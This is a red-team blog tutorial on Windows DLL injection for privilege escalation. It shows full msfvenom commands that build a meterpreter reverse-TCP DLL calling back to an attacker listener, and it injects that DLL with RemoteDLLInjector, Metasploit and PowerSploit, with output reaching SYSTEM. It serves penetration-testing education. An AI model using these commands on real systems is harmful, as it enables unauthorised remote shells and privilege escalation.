DLL Injection

pentestlab.blog/category/red-team/page/124

April 4, 2017

DLL injection is a technique which allows an attacker to run arbitrary code in the context of the address space of another process. If this process is running with excessive privileges then it could be abused by an attacker in order to execute malicious code in the form of a DLL file in order to elevate privileges.

Specifically this technique follows the steps below:

1. A DLL needs to be dropped into the disk
2. The “CreateRemoteThread” calls the “LoadLibrary”
3. The reflective loader function will try to find the Process Environment Block (PEB) of the target process using the appropriate CPU register and from that will try to find the address in memory of **kernel32dll** and any other required libraries.
4. Discovery of the memory addresses of required API functions such as **LoadLibraryA**, **GetProcAddress**, and **VirtualAlloc**.
5. The functions above will be used to properly load the DLL into memory and call its entry point DllMain which will execute the DLL.

This article will describe the tools and the process of performing DLL injection with PowerSploit, Metasploit and a custom tool.

Manual Method

DLL’s can be created from scratch or through Metasploitmsfvenom which can generate DLL files that will contain specific payloads. It should be noted that a 64-bit payload should be used if the process that the DLL will be injected is 64-bit.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.3 LPO
RT=4444 -f dll > /root/Desktop/pentestlab.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of dll file: 5120 bytes
```

Msfvenom – DLL Generation

The next step is to set up the metasploit listener in order to accept back the connection once the malicious DLL is injected into the process.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.100.3
LHOST => 192.168.100.3
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
```

Metasploit Listener Configuration

There are various tools that can perform DLL injection but one of the most reliable is the Remote DLL Injector from SecurityXploded team which is using the **CreateRemoteThread** technique and it has the ability to inject DLL into ASLR enabled processes. The process ID and the path of the DLL are the two parameters that the tool needs:

```
C:\Users\Administrator\Desktop\RemoteDLLInjector>RemoteDLLInjector64.exe 3084 C:
\pentestlab.dll


**************************************************************************

    Remote DLL Injector v2.1 by SecurityXploded

    http://securityxploded.com/remote-dll-injector.php

**************************************************************************
```

From the moment that RemoteDLLInjector executes will provide the full steps that performs in order to achieve DLL injection.

```
Step 1 => Opening target process [3084] for DLL Injection
          Success


Step 2 => Writing DLL Path Name [C:\pentestlab.dll] into target process
          Success


Step 3 => [Defeat ASLR] Calculating LoadLibrary function address on target proce
ss
          Successfully got the address of Kernel32.dll on target process
          Address of Kernel32.dll [Target Process] = 0x0000000077570000
          Address of LoadLibrary [Target Process] = 0x0000000077587070


Step 4 => Injecting DLL into target process using the method 'CreateRemoteThread
'
          Waiting for Remote Thread to Terminate...
          Address of Injected DLL [C:\pentestlab.dll] in target process = 0x0000
07FEFB7E0000


Successfully Injected the DLL into target process !!!
```

RemoteDLLInjector – DLL Injection Method

If the DLL is successfully injected it will return back a meterpreter session with the privileges of the process. Therefore processes with higher privileges than the standard can be abused for privilege escalation.

```
[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.100.4
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.4:49287) at
2017-04-03 15:11:17 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Privilege Escalation – DLL Injection

Metasploit

Metasploit framework has a specific module for performing DLL injection. It only needs to be linked into a meterpreter session and to specify the PID of the process and the path of the DLL.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use post/windows/manage/reflective_dll_inject
msf post(reflective_dll_inject) > set session 1
session => 1
msf post(reflective_dll_inject) > set PID 3512
PID => 3512
msf post(reflective_dll_inject) > set PATH C:\\Users\\Administrator\\Desktop\\pe
ntestlab.dll
PATH => C:\Users\Administrator\Desktop\pentestlab.dll
msf post(reflective_dll_inject) >
```

Metasploit – Reflective DLL Injection Module


```
msf post(reflective_dll_inject) > run

[*] Running module against WIN-RUDHUU4VG75
[*] Injecting /root/Desktop/reflective_dll.x64.dll into 1960 ...
[*] DLL injected. Executing ReflectiveLoader ...
[+] DLL injected and invoked.
[*] Post module execution completed
msf post(reflective_dll_inject) >
```

Metasploit – Reflective DLL Injection

PowerSploit

Privilege escalation via DLL injection it is also possible with PowerSploit as well. The msfvenom can be used to generate the malicious DLL and then through the task manager the PID of the target process can be obtained. If the process is running as SYSTEM then the injected DLL will run with the same privileges as well and the elevation will be achieved.



Discovery of the Process ID

The Invoke-DLLInjection module will perform the DLL injection as the example below:


```
PS C:\Users\Administrator> Invoke-DLLInjection -ProcessID 3512 -Dll C:\Users\Administrator\Desktop\pentestlab.dll

   Size(K) ModuleName                                     FileName
   ------- ----------                                     --------
        20 pentestlab.dll                                 C:\Users\Administrator\Desktop\pentestlab.dll


PS C:\Users\Administrator>
```

PowerSploit – DLL Injection

The payload inside the DLL will be executed and SYSTEM privileges will be obtained.



DLL Executed with SYSTEM Privileges

References

https://clymb3r.wordpress.com/2013/04/06/reflective-dll-injection-with-powershell/

http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html

https://disman.tl/2015/01/30/an-improved-reflective-dll-injection-technique.html

https://github.com/stephenfewer/ReflectiveDLLInjection

https://www.nettitude.co.uk/dll-injection-part-two/